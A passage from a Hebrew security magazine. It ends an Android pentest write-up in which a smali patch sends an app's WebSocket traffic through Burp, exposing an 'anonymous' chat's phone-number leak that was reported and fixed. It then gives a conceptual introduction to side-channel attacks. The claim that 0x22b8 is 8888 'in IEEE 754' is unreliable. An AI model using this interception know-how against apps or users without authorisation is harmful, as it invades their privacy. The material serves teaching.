
נגדיר במחלקה ckh את הכתובת IP והפורט של ה-Web Proxy שלנו. הדרך הפשוטה לבצע זאת, היא לשנות את הקוד לפני שמתבצעת קריאה לפונקציה ה-Constructor, InetSocketAddress(string,int), לדרוס את הערכים שנמצאים ברג'יסטרים הנשלחים אליה ולהחליף אותם בערכים משלנו.


```
118 const-string v4, "10.0.3.2"  
119  
120 const/16 v1, 0x22b8  
121  
122 invoke-direct {v2, v4, v1}, Ljava/net/InetSocketAddress;-><init>(Ljava/lang/String;I)V
```

הכתובת 10.0.3.2 מייצגת את ה-HOST ב-Genymotion, ו-0x22b8 מייצג את המספר 8888 בתקן IEEE 754 (הפורט של Fiddler).

עם כל אהבתי ל-Fiddler, לצערי Burp עובד בצורה טובה יותר עם WebSocket, ולכן באופן חד פעמי אני נאלץ להשתמש בו. כאשר נפעיל את האפליקציה עם ה-Patch החדש, ונפעיל במקביל Burp שמאזין על הפורט המתאים, נוכל לראות את תעבורת ה-WebSocket תחת History WebSockets --> Proxy.

כמובן שההודעה הראשונה שמתקבלת מהשרת ברגע שמשתמש אחר מתחיל צ'אט אנונימי, מכילה את מספר הטלפון שלו בשדה client_id:





סיכום

מבחינה אבטחתית, החולשה עצמה אינה מאד מעניינת - השרת שולח את מספר הטלפון של לקוח A, אל לקוח B, בעת תהליך יצירת שיחה "אנונימית". במהלך בדיקת החדירות נתקלנו במספר גורמים אשר הקשו עלינו, אך הם הפכו את התהליך למעניין יותר.

ישנן דרכים יותר נוחות וגנריות להגיע לתוצאות אליהן הגעתי, אך מטרת המאמר הינה ללמד קונספטים כלליים הנוגעים לבדיקת חדירות ב-Android, ולא לבצע את התהליך בצורה היעילה והמהירה ביותר.

- החולשה דווחה בתאריך 21/11/2016
- החולשה תוקנה בין התאריכים 23-29/11/2016

מבוא להתקפת ערוץ צדדי (Side-Channel Attack)

מאת יובל סיני

מבוא

מערכות המחשוב פועלות באינטראקציה הדדית מול הסביבה החיצונית. לדוגמא, מערכת המחשוב עשויה לפלוט אוויר חם לסביבה (משתנה פיזיקאלי א'), ובמקביל מערכת המחשוב עשויה לקלוט אוויר קר מהסביבה (משתנה פיזיקאלי ב'). דוגמא אחרת הינה פליטת רעש (משתנה פיזיקאלי) לסביבה החיצונית מרכיבים מכניים ו/או שמע המובנים במערכת המחשוב; מאוורר, דיסק-קשיח מכני, רמקולים, אוזניות, וכו'.

בהתאם למחקרים אקדמיים שונים, נלמד כי מדידה של אותם משתנים 'חיצוניים' / 'צדדיים' הנפלטת לסביבה (כדוגמת משתנים פיזיקאליים), ולאחר מכן ביצוע פעולות הסקה ישירות ו/או עקיפות (כדוגמת ניתוח סטטיסטי) על סמך אותם משתנים, ניתן לאבחן את מצב (State) של מערכת המחשוב ברגע נתון.

לשם הפשטה של עקרון זה, ניתן להשתמש בדוגמא מעולם הספורט. על מנת לדעת אם שער הובקע (מצב), ניתן לבחון את מהלך המשחק במישרין (באופן ישיר), וזאת ע"י ראייה בפועל של המשחק. עם זאת, ניתן לדעת זאת אף בצורה עקיפה (לא ישירה / 'חיצונית' / 'צדדית'), וזאת על ידי בחינת רף השינוי בשמע האקוסטי הובקע מהאצטדיון, כאשר ניתן להקיש כי בסמיכות לזמן הבקעת שער בפועל, הרעש אשר האוהדים יפיקו יגדל באופן משמעותי במימד הזמן והעוצמה.

על בסיס עקרון זה מבוססת התקפת ערוץ צדדי (באנגלית: Side-Channel Attack); ניצול העובדה כי ניתן למדוד משתנים 'חיצוניים' / 'צדדים' בפעילות מערכת מחשוב (מדידת הפלט של מערכת מחשוב לסביבה), להחיל מודל חישובי מתאים על אותם משתנים, ובכך לקבל מידע ערכי לגבי המצב (State) של מערכת המחשוב.

ויקיפדיה, האנציקלופדיה החופשית מספקת את ההגדרה הבאה להתקפת ערוץ צדדי¹: "התקפה קריפטוגרפית המנצלת מידע שמושג מאופן היישום הפיזי או השימוש של מערכת ההצפנה ולא בדרך של כוח גס המופעל כנגד האלגוריתם עליה היא מבוססת או קריפטואנליזה תאורטית. לעתים, בשל מגבלות טכניות ואף בשל רשלנות או חוסר תשומת לב באופן יישום מערכת ההצפנה, נוצרות נקודות תורפה המאפשרות חילוץ מידע העלול לסכן את ביטחון המערכת כולה."

¹מקור:

https://he.wikipedia.org/wiki/%D7%A2%D7%A8%D7%95%D7%A5_%D7%A6%D7%93%D7%99%D7%94%D7%AA%D7%A7%D7%A4%D7%AA_%D7%A2%D7%A8%D7%95%D7%A5_%D7%A6%D7%93%D7%99, תולה ב-14.12.2016



עם זאת, בעיון בספרות המחקרית ניתן ללמוד כי ניתן לנצל את התקפה זו לשם מיצוי מידע ערכי מעולמות תוכן נוספים, וזאת כדוגמת מיצוי מידע ערכי מעולם הווירטואליזציה (Virtualization), וזאת על סמך תשאול מצב (State) של מכונה וירטואלית (Virtual Machine) פלונית, ממכונה וירטואלית (Virtual Machine) אלמונית, כאשר שתי המכונות הווירטואליות (Virtual Machines) מתארחות על אותו Hypervisor.

יצוין כי באמצעות שימוש בהתקפה זו תוקפים עשויים להשיג את מטרתם, וזאת למרות קיומם של חסמים ומערכי הגנה מסורתיים. לדוגמא, ארגון התקינה (North American Electric Reliability NERC Corporation), ממליץ לבצע הפרדה פיזית (Air-Gap) בין רשת ה-IT (Information Technology) לרשת ה-OT (Operation Technology) בארגונים בהם נעשה שימוש במערכות (Supervisory Control SCADA and Data Acquisition). עם זאת, באמצעות שימוש בהתקפת ערוץ צדדי ניתן 'לדלג' בין רשתות מבודלות, וזאת למרות קיומה של הפרדה פיזית. כפי שצוין לעיל, ניתן אף להשתמש בהתקפת ערוץ צדדי לשם הדלפת מפתחות הצפנה שכיחים, כדוגמת RSA², וזאת ללא יכולת ממשית של הארגון לזהות את דבר הדליפה (בהינתן כי הארגון מסתמך על מערכות הגנה מסורתיות).

אחת הדוגמאות הידועות בעולם אבטחת המידע להתקפת ערוץ צדדי, הינה התקפת 'HeartBleed', אשר כללה ניצול פגיעות ברכיבי תשתית SSL לשם הפקת מידע ערכי. להלן תיאור מקוצר של ההתקפה מויקיפדיה: "באפריל 2014 התגלתה ותוקנה פרצת אבטחה בגרסת OpenSSL 1.0.1 ו-OpenSSL 1.0.2 beta ובמספר גרסאות נוספות, שבה ניתן לחטוף עד 64KB של מידע רגיש מהשרת באמצעות תת-פרוטוקול הנקרא Heartbeat, שהוא פרוטוקול סינכרון. ההתקפה, הנקראת HeartBleed (פרפרזה על שם הפרוטוקול), מנצלת את העובדה שלא נעשית בדיקת גבולות (Bound Checking), בקשת סינכרון המכילה בית אחד והצבת הערך 65,536 בשדה המייצג את גודל ההודעה גורמת לשרת להפיק תגובה המכילה מידע מזיכרון היישום. אמנם התוקף אינו שולט בתוכנו אך גוש המידע עשוי להכיל אינפורמציה קריטית כמו עוגיות, סיסמאות ואף מפתח מאסטר של השרת."³

ראוי לציין כי מעבר לנושא מיצוי מידע ערכי⁴ (פגיעה בסודיות המידע), ניתן להשתמש בהתקפת ערוץ צדדי לשם פגיעה בשלמות ו/או זמינות המידע ו/או מערכת המחשוב עצמה. עם זאת, בעיון בספרות המחקרית

² לטובת תהליך ההצפנה, אלגוריתם RSA משתמש בחזקה (exponent) "מערך ציבורי", אשר ניתן 'לניחוש' באמצעות התקפת ערוץ צדדי (השוואת 'משתנה חיצוני' למודל חישובי מקביל). כמו כן, לשם שיפור ביצועי ההצפנה ופענוח, מערכות הצפנה שונות משתמשות ב'משפט השארית הסינית' (Chinese Remainder Theorem). עם זאת, ותלוי מימוש - השימוש ב'משפט השארית הסינית' עשוי להגדיל את מסגרת הפגיעות, וזאת לאור הסבירות לפגיעה באנטרופיה של תהליך ההצפנה.

³ מקור:

https://he.wikipedia.org/wiki/%D7%94%D7%AA%D7%A7%D7%A4%D7%AA_%D7%A2%D7%A8%D7%95%D7%A5_%D7%A6%D7%93%D7%93%D7%93, נדלה ב-14.12.2016.

⁴ מידוע ערכי עשוי לכלול בין השאר, פרטי מידע העונים להגדרות הבאות: PHI (Protected Health Information), PII (Personally Identifiable Information), IP (Intellectual Property), Payment Details, Classified Information



ניתן ללמוד כי קיימת התמקדות בנושא מיצוי מידע קריפטוגרפי ערכי ממערכות מחשוב באמצעות התקפה זו, וזאת לאור הקושי של גורמים שונים לפענח מידע ערכי אשר הוצפן באמצעות הצפנה סטנדרטית.

אקדים את המאחר ואציין כי אין מאמר זה מתיימר להציג את כל עולם התוכן בנושא, וכי על מנת לפשט את המאמר בוצעו מספר הכללות, ובכלל זה יתכן כי יופיעו מספר אי דיוקים מסוימים בין המופיע בספרות המחקרית לבין הכתוב במאמר.

לסיכום חלק זה אציין כי המאמר מתמקד בהצגת מבוא ראשוני לנושא התקפת ערוץ צדדי, וזאת תוך שימוש בדוגמאות שכיחות מתחום המחקר, וזאת במטרה להראות את הקלות היחסית לביצוע דלף מידע ממערכות מחשוב באמצעות התקפה זו.

מקורות מידע ('ערוצי צד') אפשריים למימוש התקיפה

להלן מצ"ב סקירה בסיסית למקורות המידע העיקריים⁵ (הידועים אף בשם "ערוצי הצד" / ערוצי פלט / ערוצי איסוף מידע) למימוש התקפת ערוץ צדדי:

א. מידע תיזמון (Timing):

מטבע הדברים, לשם השלמת פעולה חישובית נדרשת מסגרת זמן (Execution Time⁶), אשר ניתנת למדידה. קרי, בהינתן קלט מסוים, ביחס למערכת מחשוב מסוימת ואלגוריתם מסוים אשר נעשה בו שימוש, ישנה מסגרת זמן קבועה לביצוע כל פעולה חישובית, אשר ניתנת לעיתים קרובות למדידה על סמך פלט 'חיצוני'. תוקף אשר מודע לפרמטרים, כדוגמת אלגוריתם ההצפנה וארכיטקטורת המעבד אשר נעשה בהם שימוש⁷, יכול לבנות מודל תיאורטי לתהליך החישוב, ולהשוות את המודל למסגרת הזמן אשר נמדדה באופן אמפירי מול הפלט 'החיצוני', ובכך למצות את קלט המקור לדוגמא.

⁵ ניתן למצוא בספרות המחקרית חלוקה מגוונת של מקורות המידע העיקריים, דבר אשר עשוי לכלול שימוש במונחים שונים במקצת מהמונחים בהם נעשה שימוש במאמר זה.

⁶ מונחים חלופיים באנגלית: Run time (Program Lifecycle Phase)

⁷ ברמה התיאורטית אין חובה על התוקף לדעת פרמטרים אלו לשם מימוש ההתקפה. עם זאת, על מנת להפוך ההתקפה לשימה בפועל, סביר להניח כי התוקף ינסה לאסוף מידע מקדים על מערכת ההצפנה, דבר אשר עשוי לקצר את זמן ההתקפה בפועל.

להלן תרשים לדוגמה המציג תהליך הצפנה מסורתי, אשר כולל בין השאר; טקסט ללא הצפנה (Clear Text), מפתח הצפנה (Secret Key), אלגוריתם הצפנה (Encryption Algorithm) וטקסט מוצפן (Cypher Text):




Figure 1: The traditional cryptographic model

[8]

ההנחה המסורתית גרסה כי לאור העובדה כי תהליך ההצפנה והפענוח מתבצע בקופסה שחורה (Black Box), התוקף לא יוכל למצות את טקסט המקור (Clear Text), אף אם הוא ישיג העתק של הטקסט המוצפן (Cipher Text), ובכך הסוד יישאר מוגן.

עם זאת, ההנחה המסורתית התעלמה מהעובדה כי מערכת המחשוב פועלת באינטגרציה מול הסביבה, דבר אשר כולל תהליכי קלט ופלט מגוונים. כפי שצוין לעיל, התקפת ערוץ צדדי מתבססת על עקרון זה, כאשר במקרה של התקפת ערוץ צדדי מבוססת תיזמון (Timing Based Attack), התוקף משווה את הפלט 'החיצוני' המעיד על מסגרת הזמן אשר נדרשה לשם ביצוע פעולה חישובית במערכת המחשוב פלונית, לבין פלט מודל תיאורטי אשר בנה, ובכך הוא שואף להשיג חזקה על קלט מקור (הסוד).

⁸מקור: [Side-Channel Attacks: Ten Years After Its Publication and the Impacts on Cryptographic Module Security Testi, YongBin Zhou, DengGuo Feng, State Key Laboratory of Information Security, Institute of Software, Chinese Academy of Sciences](#)

להלן תרשים לדוגמא המציג את מקורות המידע (הידועים אף בשם 'ערוצי הצד' / ערוצי פלט / ערוצי איסוף מידע) השכיחים למימוש התקפת ערוץ צדדי, כאשר אחד מהם הינו ה"תיזמון" (Timing):




Figure 2: The cryptographic model including side-channel

נ

יער כי [התקפת ערוץ צדדי מבוססת תיזמון \(Timing Based Attack\) על אלגוריתמי הצפנה שכיחים \(כדוגמת Diffie-Hellman, RSA, DSS\) פורסמה במקור על ידי Paul C. Kocher בשנת 1996.](#)

דוגמא אחרת להתקפת ערוץ צדדי מבוססת תיזמון (Timing Based Attack); שימוש ב- Blind SQL Injection ובחינת זמן התגובה (Response Time) של מערכת מחשוב היעד (כדוגמת משך הזמן אשר לוקח לשרת Web לספק מענה לשאילתת Select), וזאת תוך מיפוי ערכי אמת (Positive) ושקר (False), ביחס לטבלת ערכים מוגדרים מראש (כדוגמת טבלה המכילה רשימת Usernames פוטנציאליים). יצוין כי הנחת המוצא של התוקף הינה שזמן התגובה (Response Time) לערך אמת (Positive), יהיה שונה מזמן התגובה (Response Time) במקרה של ערך שקרי (False). יצוין כי מימוש התקפה זו הודגם כבר בשנת 2008 במסגרת כנס DEFCON 16. להלן מצ"ב הפנייה לסקירה מפורטת על התקפה זו: [Time-Based Blind SQL Injection using Heavy Queries](#).

במאמר מוסגר, תוקפים רבים עושים שימוש בהתקפה המבוססת על מידע תיזמון (Timing) לטובת זיהוי ומעקף "קופסת חול" (Sandbox), וזאת אף ללא צורך בהתקנת כלי עזר ו/או הפעלת כלי עזר מובנה במערכת המחשוב המותקפת. דוגמא שכיחה להתקפה מסוג זו מבוססת על ניצול ה-Cache של הדפדפן (Browser) לרעה, וזאת באמצעות קוד גאווה סקריפט (Java Script) עוין המופעל מאתר האינטרנט של התוקף, דבר המאפשר לתוקף לקבל גישה למידע ערכי ממחשב הגולש¹⁰.

⁹מקור: [Side-Channel Attacks: Ten Years After Its Publication and the Impacts on Cryptographic Module Security Testi, YongBin Zhou, DengGuo Feng, State Key Laboratory of Information Security, Institute of Software, Chinese Academy of Sciences](#)

¹⁰מקור: [The Spy in the Sandbox: Practical Cache Attacks in JavaScript and their Implication, Yossef Oren, Vasileios P. Kemerlis, Simha Sethuma dhavan, Angelos D. Keromytis, Department of Computer Science, Columbia University](#) מדלה ב-17.12.2016


ב. צריכת אנרגיה (Energy Consumption):

ניתן לממש התקפה זו במספר אופנים לדוגמא; הראשון, לשם ביצוע פעולות חישוביות במערכת מחשב, נדרש לוודא את קיומו של מקור אנרגיה (Energy Source) להזנת מערכת המחשב. כפי שחברת חשמל (לדוגמא) יכולה לבחון את צריכת החשמל ברגע נתון בדירה פלונית, תוקף עשוי לבחון את צריכת החשמל של מערכת מחשב פלונית (בהינתן כי אין למערכת המחשב מייצב מתח עצמאי, אשר שומר על רמת צריכה קבועה), ולהסיק משינויי צריכת החשמל ובהקבלה למודל מתמטי מתאים, את מהות הפעולה החישובית המתבצעת בזמן נתון.

השני, על סמך שחלוף אנרגיה בין מערכת המחשב לסביבה. שחלוף האנרגיה עשוי להיות חיובי (קליטת חום מהסביבה לדוגמא) או שלילי (פליטת חום לסביבה לדוגמא). גם במקרה זה ניתן לבצע בחינה של משתנה 'חיצוני' כדוגמת טמפרטורת הסביבה הקרובה למערכת המחשב, ולהסיק משינויי טמפרטורת הסביבה ובהקבלה למודל מתמטי מתאים, את מהות הפעולה החישובית המתבצעת בזמן נתון. כמו כן, ישנם משתנים 'חיצוניים' נוספים הניתנים למדידה, וזאת כדוגמת רף האנרגיה הנפלט לסביבה ומביא לידי חימום/קירור במסגרת זמן נתונה (ב-BTU או ג'ול), והשינויים בלחץ אטמוספרי (ב-PSI או PSI) במסגרת זמן נתונה (אם כי השינויים בלחץ הברומטרי בד"כ מינוריים יחסית, ולפיכך שימוש במשתנה 'חיצוני' זה אינו אפקטיבי דיו במרבית המקרים).

במאמר מוסגר, ניתן לראות כי חלק מפתרונות ההגנה על תשתית IoT (Internet of Things) ו-SCADA (Supervisory Control and Data Acquisition), מתבססים על בחינת מסגרת צריכת האנרגיה של מערכת המחשב היעד לאורך זמן, וזאת לשם איתור אנומליה, אשר בתורה עשויה להעיד על קיומה של התקפה.

להלן תרשים סכמתי למנגנון הפעולה של פתרון איתור התקפה על תשתית IoT (Internet of Things) מבית PFP Cybersecurity:



[11]

¹¹ מקור: <http://www.pfpcybersecurity.com/index.html>

מבוא להתקפת ערוץ צדדי (Side-Channel Attack)

ג. דלף אלקטרומגנטי (Electromagnetic Leakage):

"קרינה אלקטרומגנטית (נקראת גם: קרינה א"מ או קרינה אלמ"ג) היא הפרעה מחזורית הרמונית בשדה החשמלי והמגנטי, המתפשטת במרחב. הפרעה כזו נקראת גל אלקטרומגנטי. חזית הגל של הקרינה האלקטרומגנטית מתקדמת בריק במהירות קבועה, שהיא מהירות האור בריק.¹²"

ניתן לממש התקפה זו במספר אופנים לדוגמא; הראשון, מערכת מחשוב מטבעה פולטת קרינה אלקטרומגנטית לסביבה¹³, דבר אשר מאפשר לתוקף לבחון את השינויים בקרינה האלקטרומגנטית (תדירות הנמדדת ביחידות Hz או עוצמת גל - צפיפות ההספק של הגל, הנמדדת ביחידות של מיליוואט לסמ"ר mW/cm), ובהקבלה למודל מתמטי מתאים, להסיק מהי הפעולה החישובית המתבצעת בזמן נתון.

השני, עקב אופי ההשראה האלקטרומגנטית, ניתן לבצע בידול בין שתי שיחות (לדוגמא) הנישאות על אותו מדיום פיזי-תקשורתי בתדרים שונים, ובכך לבצע דלף מידע, וזאת ללא ידיעת הצדדים לשיחה.

השימוש הראשון אשר פורסם וכלל השימוש בדלף אלקטרומגנטי (Electromagnetic Leakage) למטרות מודיעין (Intelligence) נעשה כבר בשנות ה-50 של המאה הקודמת, ובהתאם לפרסומים שונים, ממשלת ארה"ב פיתחה מסגרת (Framework) בשם [TEMPEST](#) לטובת התקפה והתמודדות מול איום זה¹⁴.

בשנת 2015 "חוקרים מאוניברסיטת תל אביב ומהטכניון (ד"ר ערן טרומר, חבר סגל במחלקה למדעי המחשב באוניברסיטת תל אביב; דניאל גנקין, דוקטורנט במחלקה למדעי המחשב בטכניון בהנחיה משותפת של ד"ר ערן טרומר (תל אביב) ופרופ' יובל ישי (טכניון); ולב פחמנוב ואיתמר פיפמן, מסטרנטים במחלקה למדעי המחשב באוניברסיטת תל אביב בהנחיה של ד"ר ערן טרומר) פיתחו שיטה לפיצוח צפנים המבוססת על הקשבה לשדה האלקטרומגנטי של המחשב¹⁵". הסבר פרטני על השיטה בה החוקרים השתמשו זמין בלינק [הבא](#). יוער כי בהתאם לפרסומים השונים, הסיבה שבה החוקרים בחרו להתמקד בצפנים כיעד מחקר נבעה מזמן העיבוד הארוך של תהליך ההצפנה, דבר אשר אפשר איסוף נוח של פלט הקרינה האלקטרומגנטית. כמו כן, הדגמת יכולת זו בעלת חשיבות לעולם אבטחת המידע, וזאת מכיוון שישנו קושי מהותי לתוקפים לפענח את טקסט המקור (Clear Text) לאחר השלמת תהליך ההצפנה.

¹²מקור:

https://he.wikipedia.org/wiki/%D7%A7%D7%A8%D7%99%D7%A0%D7%94_%D7%90%D7%9C%D7%A7%D7%98%D7%A8%D7%95%D7%9E%D7%92%D7%A0%D7%98%D7%99%D7%AA, נדלה ב-16.12.2016.

¹³פרקטית מערכת מחשוב אף קולטת אלמ"ג מהסביבה, אך לשם פישוט המסגרת הדיונית, ואף לאור העובדה כי קליטת האלמ"ג נמוכה יחסית במקרה של מערכת מחשוב בדידה, אין מאמר זה כולל התייחסות לנושא זה.

¹⁴מקור: [An Introduction to TEMPEST, SANS Institute InfoSec Reading Room](#)

¹⁵מקור: [כך תפצו למחשב הנייד של השכן שלכם בעזרת פיתה, רדיו, וסמארטפון, ירון כהן צמח, דה מרקר, 26.06.2015](#), נדלה ב-17.12.2016.

ד. מידע אקוסטי (Acoustic information):

"אקוסטיקה הוא ענף בפיזיקה העוסק בחקר הקול, גלים מכניים בגזים, נוזלים ומוצקים."¹⁶ באמצעות ניצול תחום תוכן זה, תוקף עשוי לממש התקפה במספר אופנים; הראשון, מרבית מערכות המחשוב כוללות בחובן רכיבים המפיקים קול לסביבה, לדוגמא. מאורר הקירור של יחידת עיבוד המרכזית (Central Processing Unit) עשויה לפלוט קול אשר עוצמתו ומשכו משתנה, וזאת בהתאם לעומס העבודה של מערכת המחשוב. סוגיה זו אף נכונה לגבי רכיבים מכניים נוספים במערכת המחשוב, לרבות רטט מארז האחסון והקלקה של משתמש על גבי המקלדת.

השני, רכיבים מכניים עשויים לגרום לשינוי ב'משטר הרוחות' (מלשון רוח) בסביבת מערכת המחשוב, דבר אשר ניתן למדידה באמצעים שונים. עם זאת, לא הצלחתי לאתר מחקר המציג מימוש מוצלח של אופן התקפה זה.

השלישי, מערכות מחשוב רבות מכילות אמצעי שמע, כדוגמת רמקולים, אוזניות. מטבע הדברים, אמצעי השמע פולטים לסביבה קול באופן רצוני (כדוגמת שמיעת מוזיקה ע"י המשתמש), ובאופן לא רצוני (כתוצאה מאינטגרציות חשמליות-פנימיות, אשר באות לידי ביטוי חיצוני כ"קול").

רביעית, בשנת 2013 הציגו פרופ' עדי שמיר, ד"ר ערן טרומר והדוקטורנט דניאל גנקין עבודת מחקר אשר הדגימה יכולת לביצוע הדלפת מפתחות הצפנה (כדוגמת RSA)¹⁷, וזאת על סמך איסוף אותות אקוסטיים אשר מקורם מרעידת רכיבים אלקטרוניים בהם מועבר זרם חשמלי, כאשר רכיבים אלו מנסים לשמור על אספקה קבועה של זרם ליחידת העיבוד המרכזית (Central Processing Unit), וזאת למרות תנודות בצריכת האנרגיה אשר נגרמות כתוצאה מביצוע פעולות חישוב.

האופנים אשר צוינו לעיל מאפשרים מדידה של המשתנים 'החיצוניים', דבר אשר מאפשר לתוקף לבחון את השינויים באותם משתנים ובהקבלה למודל מתמטי מתאים, להסיק מהי הפעולה החישובית המתבצעת בזמן נתון.

